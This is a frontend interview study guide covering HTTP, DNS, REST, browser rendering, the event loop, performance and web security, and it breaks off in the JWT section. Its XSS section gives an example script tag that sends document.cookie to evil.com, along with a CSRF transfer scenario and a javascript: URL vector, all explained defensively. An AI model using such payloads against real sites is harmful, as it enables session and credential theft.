


Frontend Engineering

Hidden Must-Knows

The Absolute Essentials Every Fresher Fails On

Deep-dive study guide · P1 Priority Topics

HTTP · DNS · Browser Internals · Event Loop · Security · Performance · Architecture






Table of Contents

1. HTTP & HTTPS

- Request/Response lifecycle
- Status codes
- Methods
- HTTP vs HTTPS
- Headers

2. DNS & URL Resolution

- What happens when you type a URL
- DNS lookup chain
- TCP handshake
- TLS handshake

3. REST APIs

- REST principles
- Idempotency
- Status codes in APIs
- Good API design

4. Browser Critical Rendering Path

- DOM construction
- CSSOM
- Render tree
- Layout, paint, composite
- Blocking resources

5. The JavaScript Event Loop

- Call stack
- Web APIs
- Task queue vs microtask queue
- Promises & async/await

6. Core Web Vitals & Performance

- LCP, FID/INP, CLS explained
- Code splitting
- Lazy loading
- Tree shaking

7. Web Security — XSS & CSRF

- XSS attack types
- CSRF attack flow
- Prevention strategies
- Secure headers

8. Authentication — JWT & Sessions

- Session-based auth

-
- JWT structure & flow
 - Access vs refresh tokens
 - Security tradeoffs

9. Big O & Data Structures

- Big O notation
- Frontend-relevant complexities
- Map, Set, queues, trees

10. Component Architecture & State

- MVC pattern
- Unidirectional data flow
- State management design
- SSR vs CSR vs SSG

HTTP & HTTPS

HTTP (HyperText Transfer Protocol) is the foundation of all data communication on the web. Every time your browser loads a page, fetches an image, or calls an API, it uses HTTP. As a frontend engineer, you don't just use HTTP — you need to understand it deeply because it affects performance, security, and debugging.

The Request–Response Lifecycle

When you call `fetch('/api/users')`, here is exactly what happens under the hood:

- 1. DNS Resolution — the browser resolves the domain to an IP address (see Chapter 2).
- 2. TCP Connection — a reliable connection is established (three-way handshake: SYN → SYN-ACK → ACK).
- 3. TLS Handshake (HTTPS only) — encryption keys are negotiated before any data flows.
- 4. HTTP Request — the browser sends a structured message: method + URL + headers + optional body.
- 5. Server Processing — the server receives the request, processes it, and generates a response.
- 6. HTTP Response — status line + headers + body travels back to the browser.
- 7. Connection Management — keep-alive reuses connections; HTTP/2 multiplexes multiple requests on one.

HTTP Methods — What They Actually Mean

Each method has a semantic contract. Breaking it causes caching bugs, SEO issues, and security holes.

Method	Idempotent?	Has Body?	When to use
GET	Yes	No	Fetch data. NEVER mutate on a GET.
POST	No	Yes	Create a resource. Not idempotent — calling twice creates two.
PUT	Yes	Yes	Replace a resource entirely at a known URL.
PATCH	No	Yes	Partial update. e.g. just update the email field.
DELETE	Yes	No	Delete a resource. Calling DELETE twice is safe.
OPTIONS	Yes	No	Preflight — browser asks what methods are allowed (CORS).

Status Codes — Know These Cold

2xx — Success

200 OK · 201 Created · 204 No Content

3xx — Redirection

301 Moved Permanently · 302 Found · 304 Not Modified (cached)

4xx — Client Error

400 Bad Request · 401 Unauthorised · 403 Forbidden · 404 Not Found · 409 Conflict · 422 Unprocessable · 429 Too Many Requests

5xx — Server Error

500 Internal Server Error · 502 Bad Gateway · 503 Service Unavailable · 504 Gateway Timeout

★ Interview Trap

Interviewers love asking: 'What's the difference between 401 and 403?'

401 Unauthorised = you are not logged in (no identity). 403 Forbidden = you ARE logged in but don't have permission. A very common fresher mistake is using 403 for unauthenticated users.

HTTP vs HTTPS — The Real Difference

HTTPS = HTTP + TLS (Transport Layer Security). The 'S' means every byte of your request and response is encrypted. This matters for three reasons:

- **Confidentiality** — nobody on the network (your ISP, a coffee shop router, a middleman) can read the data.
- **Integrity** — data cannot be tampered with in transit without detection.
- **Authentication** — the SSL certificate proves you are talking to the real server, not an impostor.

The TLS handshake (simplified): (1) Client sends 'ClientHello' with supported cipher suites. (2) Server sends its certificate + chosen cipher. (3) Client verifies the certificate against trusted Certificate Authorities. (4) They exchange keys and agree on a session key. (5) All further data is encrypted with that symmetric key.

Q: Why does HTTP/2 improve performance over HTTP/1.1?

A: HTTP/2 uses multiplexing — multiple requests/responses travel on a single TCP connection simultaneously. HTTP/1.1 required multiple connections and suffered from 'head-of-line blocking' where a slow response blocked others. HTTP/2 also uses header compression (HPACK) reducing overhead, and supports server push.

DNS & URL Resolution

This is probably the single most impressive answer a fresher can give. Most candidates say 'the browser goes to the server'. The actual process has 8+ distinct steps. Knowing them could signal that you think like an engineer, not just a developer.

What Happens When You Type a URL and Press Enter

1. Browser cache check

The browser checks its own DNS cache. If the IP was looked up recently and hasn't expired (TTL not exceeded), it skips DNS entirely.

2. OS cache / hosts file

The operating system checks its local DNS cache and /etc/hosts. This is why editing your hosts file can redirect domains locally.

3. Recursive resolver query

Your ISP or configured DNS server (e.g. 8.8.8.8) is asked. This resolver does the heavy lifting on your behalf.

4. Root nameserver

The resolver asks a root nameserver: 'Who knows about .com domains?' It replies with the TLD nameserver address.

5. TLD nameserver

The resolver asks the .com TLD server: 'Who knows about google.com?' It returns the authoritative nameserver for that domain.

6. Authoritative nameserver

The resolver asks Google's own DNS server: 'What is the IP for www.google.com?' It returns the actual IP address. This answer is cached at each step for TTL seconds.

7. TCP three-way handshake

Browser opens a TCP connection to the IP: SYN → SYN-ACK → ACK.

8. TLS handshake (HTTPS)

If HTTPS, they negotiate encryption before any HTTP data flows.

9. HTTP request sent

Browser sends GET / HTTP/1.1 with headers (Host, Accept, etc.).

10. Server responds

HTML is returned. The browser starts parsing immediately while still receiving data.

Why This Matters for Frontend Engineers

DNS TTL affects deployment. If you change your server's IP, users with cached old IPs will fail to connect until TTL expires. That's why major migrations use a low TTL (like 60s) set hours before the cutover, then raise it back after.

CDNs work by having their authoritative DNS return different IPs based on the user's geographic location — giving them the nearest edge node.

Q: What is the difference between a CDN and a regular server?

A: A CDN (Content Delivery Network) is a distributed network of servers placed geographically close to users. When you request an asset, DNS routes you to the nearest edge node which serves a cached copy — eliminating round-trip latency to the origin server. CDNs also absorb DDoS traffic, provide automatic HTTPS, and reduce origin server load.

REST APIs

REST (Representational State Transfer) is an architectural style — a set of constraints — not a protocol. Understanding REST properly means understanding WHY the constraints exist, not just naming them.

The Six REST Constraints

Stateless

Each request from client to server must contain ALL information needed to understand the request. The server stores NO session state. This enables horizontal scaling — any server can handle any request.

Client-Server

The UI and data storage concerns are separated. The client doesn't know how data is stored; the server doesn't know how it's displayed. This decoupling allows them to evolve independently.

Cacheable

Responses must define whether they are cacheable. Caching eliminates server interactions and improves performance. GET requests should be cacheable; POST usually shouldn't be.

Uniform Interface

A consistent way to interact with resources. Resources are identified by URLs, manipulated through representations (JSON/XML), and messages are self-descriptive.

Layered System

A client can't tell if it's talking directly to the server or through intermediaries (load balancers, CDNs, gateways). This enables infrastructure changes without client changes.

Code on Demand (optional)

Servers can send executable code to clients (e.g. JavaScript). This is the only optional constraint.

Idempotency — The Concept Most Freshers Fumble

An operation is idempotent if calling it multiple times produces the same result as calling it once. This is critical for reliable distributed systems.

- **GET** — idempotent. Fetching a user 100 times doesn't change anything.
- **DELETE** — idempotent. Deleting a resource twice is the same as deleting it once (second call returns 404, but the state is the same: resource doesn't exist).
- **PUT** — idempotent. Replacing a resource with the same data twice leaves it unchanged.
- **POST** — NOT idempotent. POSTing 'create order' twice creates two orders. This is why payment systems use idempotency keys.

Real-World Consequence

Network requests can fail mid-flight. A retry mechanism is only safe for idempotent operations. That's why browsers auto-retry GET requests but not POST. In payment APIs, you send a unique idempotency-key header so the server deduplicates retries.

Good REST API Design Principles

Use nouns for resources, not verbs. Let HTTP methods be the verbs.

Bad URL	Good URL	Why
POST /getUser	GET /users/:id	GET is the verb; 'users' is the noun resource
POST /createPost	POST /posts	POST on the collection creates a new item
GET /deleteComment?id=5	DELETE /comments/5	Method encodes the action, not the URL
GET /user_posts?userId=1	GET /users/1/posts	Nested resources express relationships

Q: What is the difference between REST and GraphQL?

A: REST uses multiple endpoints (one per resource type) and returns fixed data shapes — you often get too much or too little data. GraphQL uses a single endpoint where the client specifies exactly what fields it needs, eliminating over-fetching and under-fetching. REST is simpler and has better caching (HTTP cache works natively). GraphQL is better when clients have diverse data needs (e.g. a mobile app needing less data than desktop).

Critical Rendering Path

The Critical Rendering Path (CRP) describes the sequence of steps the browser takes to convert HTML, CSS, and JavaScript into pixels on screen. Optimising the CRP directly improves your Largest Contentful Paint (LCP) and Time To Interactive (TTI). Understanding it means you can diagnose why a page feels slow.

Step 1 — Building the DOM

The browser receives raw HTML bytes, converts them to characters, tokenises the markup (identifying tags and attributes), and builds a tree of Node objects called the DOM (Document Object Model). This parsing is incremental — the browser starts building the DOM before the full HTML is received.

Render-blocking alert: When the parser hits a `<script>` tag without `async` or `defer`, it stops DOM construction entirely, fetches and executes the script, then resumes. This is why 'put scripts at the bottom of body' was the old advice, and why `async/defer` matter.

```
<script src='app.js'></script> <!-- BLOCKS parsing -->
<script src='app.js' defer></script> <!-- Downloads in parallel, runs after DOM -->
<script src='app.js' async></script> <!-- Downloads in parallel, runs immediately when ready -->
```

Step 2 — Building the CSSOM

Parallel to DOM construction, the browser parses CSS and builds the CSSOM (CSS Object Model). This is a separate tree capturing all styles for each node. Unlike DOM construction, CSSOM construction is NOT incremental — the browser needs all CSS before it can build the CSSOM, because later rules can override earlier ones.

Render-blocking alert: CSS is render-blocking by default. The browser will not render anything until the CSSOM is complete. This is why critical CSS should be inlined in the `<head>` and non-critical CSS loaded asynchronously.

Step 3 — Render Tree

The DOM and CSSOM are combined into the Render Tree. Critically, the render tree only contains nodes required for rendering — nodes with `display:none` are excluded entirely. Nodes with `visibility:hidden` ARE included (they take up space). The render tree captures both structure and computed styles.

Step 4 — Layout (Reflow)

The browser calculates the exact position and size of every element in the render tree. This is geometry calculation. Layout is expensive because it's recursive — a size change on a parent can trigger recalculation for all children. Triggering layout repeatedly in a JS loop is called 'layout thrashing' and is a major performance bug.

```
// BAD – layout thrashing: read then write in a loop
elements.forEach(el => el.style.width = el.offsetWidth + 'px');

// GOOD – batch reads, then batch writes
const widths = elements.map(el => el.offsetWidth);
elements.forEach((el, i) => el.style.width = widths[i] + 'px');
```

Step 5 — Paint & Composite

Paint converts the render tree into actual pixels — filling colours, drawing text, rendering shadows. The browser paints into layers. The Compositor then combines those layers in the correct order on the GPU. Operations on GPU-composited layers (transform, opacity) are very cheap — they don't trigger layout or paint. This is why animating transform instead of left/top is a major performance win.

The Golden Animation Rule

Only animate CSS properties that trigger COMPOSITE only (not layout or paint): transform and opacity. Animating width, height, top, left, or margin triggers layout on every frame — jank city. Use transform:translateX() instead of left., and opacity instead of visibility animations.

Q: What is the difference between reflow and repaint?

A: Reflow (layout) recalculates the geometry — position and size of elements. It cascades to children and is expensive. Repaint redraws pixels for an element that changed visually (colour, background, visibility) but did NOT change geometry. Repaint is cheaper than reflow because geometry is unchanged. Both are more expensive than composite-only operations.

The JavaScript Event Loop

JavaScript is single-threaded — only one piece of code runs at a time. Yet browsers handle network requests, timers, user input, and complex UI all simultaneously without freezing. The event loop is the mechanism that makes this possible. Getting this wrong in an interview is a red flag. Getting it right is immediately impressive.

The Components

Call Stack

A LIFO (last in, first out) data structure that tracks what function is currently executing. When you call a function, it's pushed on. When it returns, it's popped off. If the stack is never empty (infinite recursion), you get a 'Maximum call stack size exceeded' error.

Web APIs

Browser-provided features that run OUTSIDE the JavaScript engine: `setTimeout`, `fetch`, DOM event listeners. When you call `setTimeout(fn, 1000)`, the timer is handed off to the browser's Web API — JS continues running immediately.

Callback Queue (Macrotask Queue)

When a Web API completes (timer fires, `fetch` returns), the callback is placed here. The event loop only moves callbacks to the call stack when the call stack is EMPTY.

Microtask Queue

A higher-priority queue for Promise callbacks (`.then`, `.catch`) and `queueMicrotask()`. The event loop ALWAYS drains the microtask queue completely before processing the next macrotask. This is why Promises resolve before `setTimeout(fn, 0)` even though 0ms sounds immediate.

The Event Loop Algorithm

The event loop runs this cycle continuously:

- 1. Execute all synchronous code (run until call stack is empty).
- 2. Drain the entire microtask queue (ALL pending promises, `queueMicrotask` callbacks).
- 3. Render if needed (browser repaints the screen).
- 4. Take ONE macrotask from the callback queue (one `setTimeout`, one `setInterval` tick, one I/O callback).
- 5. Go back to step 2 — drain microtasks again before the next macrotask.

Classic Interview Puzzle — Predict the Output

```
console.log('1');
```

```
setTimeout(() => console.log('2'), 0);
Promise.resolve().then(() => console.log('3'));
console.log('4');
```

Output: 1, 4, 3, 2

Why: 1 and 4 are synchronous (call stack). `Promise.resolve()` schedules '3' as a microtask. `setTimeout` schedules '2' as a macrotask. After sync code, microtasks drain first (3), THEN the macrotask runs (2).

async/await is Syntactic Sugar for Promises

```
async function getData() {
  const result = await fetch('/api'); // suspends here
  console.log(result); // resumes in microtask
}
```

The code after an `await` is essentially a `.then()` callback — it runs as a microtask when the awaited Promise resolves. The function suspends but the call stack is freed for other work. This is how async code is non-blocking without threads.

Starvation — A Real Bug

If microtasks keep scheduling more microtasks, the macrotask queue (and therefore rendering) is starved — the browser never paints. This is why recursive Promise chains can freeze the UI even though they're 'async'. Use `setTimeout` strategically to yield control back to the browser.

Q: What is the difference between `setTimeout(fn, 0)` and `Promise.resolve().then(fn)`?

A: Both schedule `fn` to run asynchronously, but `Promise.resolve().then(fn)` runs as a microtask — which runs BEFORE the next macrotask (including any `setTimeout`). `setTimeout(fn, 0)` schedules a macrotask. So Promise callbacks will always run before `setTimeout` callbacks at the same 'generation' of code, regardless of the timeout value.

Core Web Vitals & Performance

Core Web Vitals are Google's standardised metrics for measuring real-user experience. They directly affect Google Search ranking. As a frontend engineer, you are responsible for these numbers.

The Three Core Web Vitals

LCP — Largest Contentful Paint [Target: under 2.5s]

Measures loading performance — specifically when the largest visible element (image, video, or text block) in the viewport is rendered. Poor LCP is usually caused by slow server response times, render-blocking resources, slow resource load times, or client-side rendering doing too much work before painting content.

INP — Interaction to Next Paint (replaced FID) [Target: under 200ms]

Measures responsiveness — the delay from user interaction (click, keypress, tap) to the next frame paint. Poor INP means the main thread is too busy (long tasks) to respond quickly. Breaking up long JavaScript tasks and avoiding synchronous layout in event handlers fixes this.

CLS — Cumulative Layout Shift [Target: under 0.1]

Measures visual stability — how much the page unexpectedly shifts while loading. An ad that loads and pushes content down, or an image without dimensions that pops in and displaces text, causes high CLS. Fix: always set width and height on images and videos, reserve space for ads, avoid inserting content above existing content.

Code Splitting

Modern JS apps bundle all code into one large file. Code splitting breaks this into smaller chunks loaded on demand, so the initial load only downloads code needed for the first view.

```
// React.lazy + Suspense – splits the component into a separate chunk
const Dashboard = React.lazy(() => import('./Dashboard'));

function App() {
  return (
    <Suspense fallback={<Spinner />}>
      <Dashboard />
    </Suspense>
  );
}
```

Route-based splitting (lazy-load entire page components) typically gives 50-70% initial bundle reduction. Component-level splitting is useful for heavy components like rich text editors or complex

charts.

Tree Shaking

Tree shaking is dead code elimination at build time. Bundlers (webpack, Rollup, Vite) analyse ES module imports and exclude code that is never imported. This only works with ES modules (import/export) — CommonJS (require) is not statically analysable.

```
// Only the 'debounce' function is bundled – not all of lodash  
import { debounce } from 'lodash-es';
```

Mark side-effect-free packages in package.json with 'sideEffects: false' to enable aggressive tree shaking. Always use named imports from large libraries.

Q: How would you improve the LCP of a React app that scores 4.2 seconds?

A: I would: (1) Identify the LCP element using Chrome DevTools or Lighthouse. (2) If it's an image — add loading='eager', preload it with a preload link tag, and use a CDN. (3) If it's text — check if render-blocking CSS or JS delays the First Contentful Paint. (4) Consider SSR/SSG so the HTML arrives with content rather than an empty div. (5) Audit the bundle size with webpack-bundle-analyzer and code-split non-critical paths. (6) Add HTTP cache headers and serve from a CDN edge location close to users.

XSS & CSRF Attacks

Security is not a backend concern. Frontend engineers create XSS vulnerabilities by rendering user data unsafely, and they protect against CSRF by implementing tokens and same-site cookie policies. Understanding both attacks at a mechanical level is expected at any serious product company.

XSS — Cross-Site Scripting

XSS occurs when an attacker injects malicious JavaScript into your web page, and other users' browsers execute it. The attacker's script runs with the same permissions as your legitimate code — it can steal cookies, session tokens, keystrokes, or redirect the user to a phishing page.

Stored XSS (Persistent)

The attacker saves malicious script in your database (via a form, comment, profile field). Every user who views that content executes the script. Example: An attacker saves their username as `<script>fetch('evil.com/steal?c='+document.cookie)</script>`. If your app renders this unsanitised in HTML, every user who sees that profile gets their cookie stolen.

Reflected XSS

The malicious script is in the URL parameter, reflected back in the response. The attacker sends a crafted link: `https://bank.com/search?q=<script>...steal...</script>`. If the search page echoes the query unsanitised, clicking that link executes the script.

DOM-Based XSS

No server involvement. The attack lives entirely in client-side JavaScript. If your code does `document.getElementById('content').innerHTML = location.hash.substring(1)`, an attacker can craft a URL with a malicious hash fragment that gets injected into the DOM.

XSS Prevention

- **Never use innerHTML with untrusted data.** Use `textContent` or `innerText` — these treat the value as text, not HTML. Frameworks like React escape by default when using `JSX {variable}`.
- **Sanitise HTML input** with a trusted library (DOMPurify) when you genuinely need to render user-provided HTML (e.g. a rich text editor).
- **Content Security Policy (CSP)** — a response header that tells the browser which script sources are trusted. Inline scripts and `eval()` are blocked by default under a strict CSP, limiting XSS damage even if injection occurs.
- **HttpOnly cookies** — session tokens in HttpOnly cookies are invisible to JavaScript (`document.cookie` won't show them), so even a successful XSS attack cannot steal them.

CSRF — Cross-Site Request Forgery

CSRF tricks a logged-in user's browser into making an unintended request to a trusted site. The browser automatically attaches cookies (including the session cookie) to same-origin requests — the attacker exploits this.

Attack scenario: You are logged into bank.com. You visit attacker.com which has a hidden form that POSTs to bank.com/transfer?to=attacker&amount=10000. When the page loads, your browser sends that request with your bank.com session cookie attached. The bank sees a legitimate authenticated request.

CSRF Prevention

- **CSRF Tokens:** The server generates a unique, unpredictable token and embeds it in every form. When the form is submitted, the server verifies the token matches. An attacker cannot forge this token because they cannot read your page's content (same-origin policy).
- **SameSite Cookie Attribute:** Setting SameSite=Strict or SameSite=Lax on the session cookie tells the browser NOT to send it on cross-origin requests. This is now the primary CSRF defence in modern browsers.
- **Custom Request Headers:** Requiring a custom header (e.g. X-Requested-With: XMLHttpRequest) blocks CSRF because simple HTML forms cannot set custom headers.

Key Distinction

XSS = attacker injects code INTO your site that runs in victims' browsers. You trust user input you shouldn't.

CSRF = attacker tricks a victim's browser to make requests TO your site. Your site trusts the browser's automatic cookie attachment.

Q: React escapes variables by default — does that mean React apps are immune to XSS?

A: No. React escapes JSX interpolations (`{variable}`) by default, which prevents the most common XSS vector. But `dangerouslySetInnerHTML` explicitly opts out of escaping — using it with user data is just as dangerous as `innerHTML`. Also, `javascript:` URLs in href attributes can execute scripts — an anchor tag with `href={userUrl}` where `userUrl` is `'javascript:alert(1)'` is an XSS vector even in React.

Session-Based Authentication

- 1. User submits login credentials (username, password).
- 2. Server verifies credentials, creates a session record in a database or memory store (e.g. Redis), storing user ID and expiry.
- 3. Server responds with a Set-Cookie header containing a random session ID.
- 4. Browser automatically sends this cookie on every subsequent request.
- 5. Server looks up the session ID in the store on each request to identify the user.

JWT — JSON Web Tokens

JWT Structure

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9 <- header (algorithm type)
.eYj1c2VySWQiOiIxMjM1LGlleHAI0jE3MDB9 <- payload (claims: userId, exp)
